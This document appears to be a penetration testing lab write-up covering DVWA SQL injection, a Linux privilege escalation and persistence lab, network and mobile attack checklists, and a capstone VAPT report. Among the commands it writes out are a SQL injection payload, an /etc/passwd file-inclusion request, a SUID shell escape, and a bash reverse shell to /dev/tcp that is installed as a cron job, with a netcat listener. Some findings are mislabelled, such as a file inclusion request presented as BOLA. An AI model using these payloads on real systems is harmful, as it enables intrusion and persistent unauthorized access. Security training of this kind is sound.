

Remove token



Result:

- If still works → Authentication broken

Random Token



Result:

- If still works → Token validation missing

SQL Injection

➤ 1' OR '1'='1

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' OR '1'='1

First name: admin

Surname: admin

ID: 1' OR '1'='1

First name: Gordon

Surname: Brown

ID: 1' OR '1'='1

First name: Hack

Surname: Me

ID: 1' OR '1'='1

First name: Pablo

Surname: Picasso

ID: 1' OR '1'='1

First name: Bob

Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

Security Level: low

PHPIDS: disabled

View Source

View Help

API Security Testing Report – DVWA

Test Setup

The API security assessment was conducted on Damn Vulnerable Web Application (DVWA) to identify vulnerabilities aligned with OWASP API Top 10. Testing was performed using Burp Suite by intercepting and modifying HTTP requests to evaluate authorization and input handling.

Findings Log

Test ID	Vulnerability	Severity	Target Endpoint
008	BOLA (Broken Object Level Authorization)	Critical	/api/users

Vulnerability Details

BOLA (Broken Object Level Authorization)

Description:

The application fails to properly validate user authorization when accessing object-level resources. By modifying user identifiers in API requests, unauthorized data access was achieved.

Test Method:

- Intercepted request using Burp Suite
- Modified parameter:

GET /dvwa/vulnerabilities/fi/?page=/etc/passwd HTTP/1.1

Result:

Access to another user's data was successfully obtained without authorization.

Impact:

Attackers can access sensitive user information, leading to data breaches.

Recommendation:

- Implement strict server-side authorization checks
- Validate user identity for each request
- Use indirect object references (UUIDs)

Manual Testing (Token Manipulation)

Token-based authentication was tested by modifying the `Authorization` header.

Steps:

- Captured request with token
- Removed token → request still processed
- Replaced with invalid token → access granted

Result:

Improper token validation allowed unauthorized access.

Impact:

Authentication bypass leading to exposure of protected resources.

Recommendation:

- Enforce strict token validation
- Reject invalid or missing tokens
- Implement proper session handling

Summary

The API security assessment identified a critical Broken Object Level Authorization vulnerability, allowing unauthorized access to user data by modifying request parameters. Token validation weaknesses further enabled authentication bypass. These issues highlight insufficient access control mechanisms. Immediate remediation is required to enforce proper authorization and secure API endpoints against unauthorized access.

Privilege Escalation & Persistence Lab

Enumeration using LinPEAS

- `cd /tmp`
- `wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh`
- `chmod +x linpeas.sh`

```
(root@kali)-[/home/kali]
# cd /tmp

(root@kali)-[/tmp]
# wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2026-03-21 20:04:54-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2026-03-21 20:04:54-- https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20260320-6aabf6f8/linpeas.sh [following]
--2026-03-21 20:04:55-- https://github.com/peass-ng/PEASS-ng/releases/download/20260320-6aabf6f8/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
```

Run LinPEAS

➤ `./linpeas.sh`

```
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look into it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

YOU ARE ALREADY ROOT!!! (it could take longer to complete execution)

Starting LinPEAS. Caching Writable Folders ...

Basic information

OS: Linux version 6.18.12+kali-amd64 (devel@kali.org) (x86_64-linux-gnu-gcc-15 (Debian 15.2.0-13) 15.2.0, GNU ld (GNU Binutils for Debian) 2.46) #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25)
User & Groups: uid=0(root) gid=0(root) groups=0(root)
Hostname: kali

[+] /usr/bin/fping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)
[+] nmap is available for network discovery & port scanning, you should use it yourself

Caching directories . . . . . DONE
```

Kernel exploits

```
Kernel Exploit Registry (T1068)
Operating system ..... Linux
Kernel release ..... 6.18.12+kali-amd64
Comparable version ..... 6.18.12
Data chunk limit ..... max 25 rows per KERNEL_CVE_DATA_* variable (1..21)
Kernel config source ..... /boot/config-6.18.12+kali-amd64
CVE: CVE-2025-38236 | Name: AF_UNIX MSG_OOB UAF | Match data: pkg=linux-kernel,ver≥6.9.0 | Tags: 1 | Rank: Migrated from former standalone 1_system_information check
Kernel vulns found: 1
```

Writable files

```
WARNING: /etc/polkit-1/rules.d/ is writable!
Checking /usr/share/polkit-1/rules.d/:
WARNING: /usr/share/polkit-1/rules.d/ is writable!
WARNING: /usr/share/polkit-1/rules.d//10-systemd-logind-root-ignore-inhibitors.rules.example is writable
// SPDX-License-Identifier: MIT-0
//
// This config file is installed as part of systemd.
// It may be freely copied and edited (following the MIT No Attribution license).
//
// This example can be enabled by symlinking this file to
// /etc/polkit-1/rules.d/10-systemd-logind-root-ignore-inhibitors.rules
//
// Allow the root user to ignore inhibitors when calling reboot etc.
polkit.addRule(function(action, subject) {
    if ((action.id = "org.freedesktop.login1.power-off-ignore-inhibit" ||
        action.id = "org.freedesktop.login1.reboot-ignore-inhibit" ||
        action.id = "org.freedesktop.login1.halt-ignore-inhibit" ||
        action.id = "org.freedesktop.login1.suspend-ignore-inhibit" ||
        action.id = "org.freedesktop.login1.hibernate-ignore-inhibit") &&
        subject.user = "root") {

        return polkit.Result.YES;
    }
});
WARNING: /usr/share/polkit-1/rules.d//20-gdm.rules is writable!
```

Privilege Escalation

Find SUID files

➤ `find / -perm -4000 2>/dev/null`

```
[sudo] password for kali:
(root@kali)-[/home/kali]
# find / -perm -4000 2>/dev/null
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/ntfs-3g
/usr/bin/chfn
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/mount
/usr/bin/umount
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/kismet_cap_nrf_51822
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/fusermount3
/usr/bin/chsh
/usr/bin/kismet_cap_linux_wifi
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/newgrp
/usr/bin/kismet_cap_nrf_52840
/usr/bin/su
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/sbin/pppd
/usr/sbin/mount.nfs
/usr/sbin/mount.cifs
/usr/lib/chromium/chrome-sandbox
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/var/lib/docker/overlay2/11cdcae5ebc58256d3c1084165b22459d427af574334e91e0aee69163bd4947/diff/usr/bin/passwd
/var/lib/docker/overlay2/11cdcae5ebc58256d3c1084165b22459d427af574334e91e0aee69163bd4947/diff/usr/bin/chfn
/var/lib/docker/overlay2/11cdcae5ebc58256d3c1084165b22459d427af574334e91e0aee69163bd4947/diff/usr/bin/mount
/var/lib/docker/overlay2/11cdcae5ebc58256d3c1084165b22459d427af574334e91e0aee69163bd4947/diff/usr/bin/umount
```

Exploit SUID

➤ `/usr/bin/find . -exec /bin/sh \; -quit`

```
(root@kali)-[/home/kali]
# /usr/bin/find . -exec /bin/sh \; -quit
# whoami
root
# █
```

Escalation Log

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.1.150	Success	Root Shell

Persistence

Create reverse shell script

- `echo '#!/bin/bash`
- `bash -i >& /dev/tcp/192.168.184.138/4444 0>&1' > /tmp/shell.sh`
- `chmod +x /tmp/shell.sh`

```
(root@kali)-[/tmp]
# echo '#!/bin/bash
quote> bash -i >& /dev/tcp/192.168.159.128/4444 0>&1' > /tmp/shell.sh
```

Add cron job

- `crontab -e`

Add

- `* * * * /tmp/shell.sh`

```
root@kali: /home/kali
Session Actions Edit View Help
GNU nano 8.7.1 /tmp/crontab.DbgEv2/crontab
# Edit this file to introduce tasks to be run by cron.
# * * * * * /tmp/shell.sh
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow  command
```

- `echo "=== CRON PERSISTENCE ===" && crontab -l | grep -v "^#"`

```
(root@kali)-[/home/kali]
# echo "=== CRON PERSISTENCE ===" && crontab -l | grep -v "^#"
=== CRON PERSISTENCE ===
* * * * * /tmp/shell.sh
```

Start listener

- `nc -lvnp 4444`

```
(root@kali)-[/tmp]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.184.138] from (UNKNOWN) [192.168.184.138] 58074
bash: cannot set terminal process group (140990): Inappropriate ioctl for device
bash: no job control in this shell
root@kali:~# whoami
whoami
root
root@kali:~#
```

Escalation Log

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.184.138	Success	Root Shell

Enumeration

- Run LinPEAS for system enumeration
- Identify SUID binaries and misconfigurations

Privilege Escalation

- Analyze kernel vulnerabilities
- Exploit SUID binary to gain root access

Persistence

- Create reverse shell script
- Configure cron job for automatic execution
- Verify persistent access

Summary

The lab successfully demonstrated privilege escalation using SUID misconfigurations and established persistence using a cron job. These techniques highlight common security weaknesses in improperly configured systems and emphasize the importance of regular system audits and patch management.

Network Protocol Attacks Lab

Attack Simulation Log

Attack ID	Technique	Target IP	Status	Outcome
015	SMB Relay	192.168.159.130	Success	NTLM Hash

MitM (Ettercap – ARP Spoofing)

Ettercap was used to perform ARP spoofing, positioning the attacker between the victim and gateway. This enabled interception and manipulation of network traffic. Sensitive data such as credentials and session tokens were captured. The attack demonstrated how insecure protocols can be exploited in real-time without user awareness.

Checklist (Google Docs)

- Capture NTLM hashes using Responder
- Perform SMB relay attack
- Spoof DNS using Ettercap
- Conduct ARP spoofing (MitM)
- Analyze captured packets using Wireshark
- Document intercepted credentials and sessions

Mobile Application Testing Lab

Static Analysis Log

Test ID	Vulnerability	Severity	Target App
016	Insecure Storage	High	test.apk

Dynamic Testing (Frida)

Frida was used to dynamically hook application functions at runtime. Authentication mechanisms were bypassed by intercepting and modifying function calls. Sensitive logic such as token validation was manipulated, allowing unauthorized access. This highlights risks in client-side security and the importance of implementing strong server-side validation controls.

Checklist (Google Docs)

- Run MobSF for static analysis
- Identify insecure storage locations
- Hook authentication functions using Frida
- Modify runtime behavior for bypass testing
- Test IPC vulnerabilities using Drozer
- Document findings and exploited weaknesses

Capstone Project: Full VAPT Engagement

Pentest Simulation Log

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-30 15:00:00	192.168.159.130	VSFTPD RCE	Exploitation

PTES Report

Executive Summary

A full-scope Vulnerability Assessment and Penetration Testing (VAPT) engagement was conducted on the target system. The objective was to identify, exploit, and assess security weaknesses. The assessment revealed critical vulnerabilities, including a VSFTPD backdoor leading to remote code execution (RCE). Immediate remediation is required to prevent compromise.

Attack Timeline

The engagement began with reconnaissance and enumeration to identify open ports and services. FTP service analysis revealed a vulnerable VSFTPD version. Exploitation was performed using Metasploit, successfully gaining unauthorized shell access. Additional testing using Burp Suite identified weak API security controls. The system was fully compromised during the exploitation phase.

Remediation Plan

To mitigate identified risks, update and patch the VSFTPD service immediately. Implement strict input validation and secure API endpoints against injection attacks. Enforce least privilege access controls to limit user permissions. Regular vulnerability scanning using OpenVAS is recommended. Continuous monitoring and logging should be enabled to detect future threats.

Stakeholder Briefing

A security assessment was performed to evaluate the safety of your system. During testing, critical weaknesses were discovered that could allow attackers to gain unauthorized access and control over the system. One major issue involved an outdated service that can be exploited remotely.

The assessment team demonstrated how an attacker could enter the system, access sensitive data, and potentially disrupt operations. These risks could impact business continuity, data confidentiality, and customer trust.

To address these concerns, immediate updates and security improvements are required. This includes fixing vulnerable software, strengthening access controls, and improving monitoring systems. Regular security testing is also recommended to prevent future incidents.

By implementing these measures, your organization can significantly reduce the risk of cyberattacks and ensure a safer operating environment.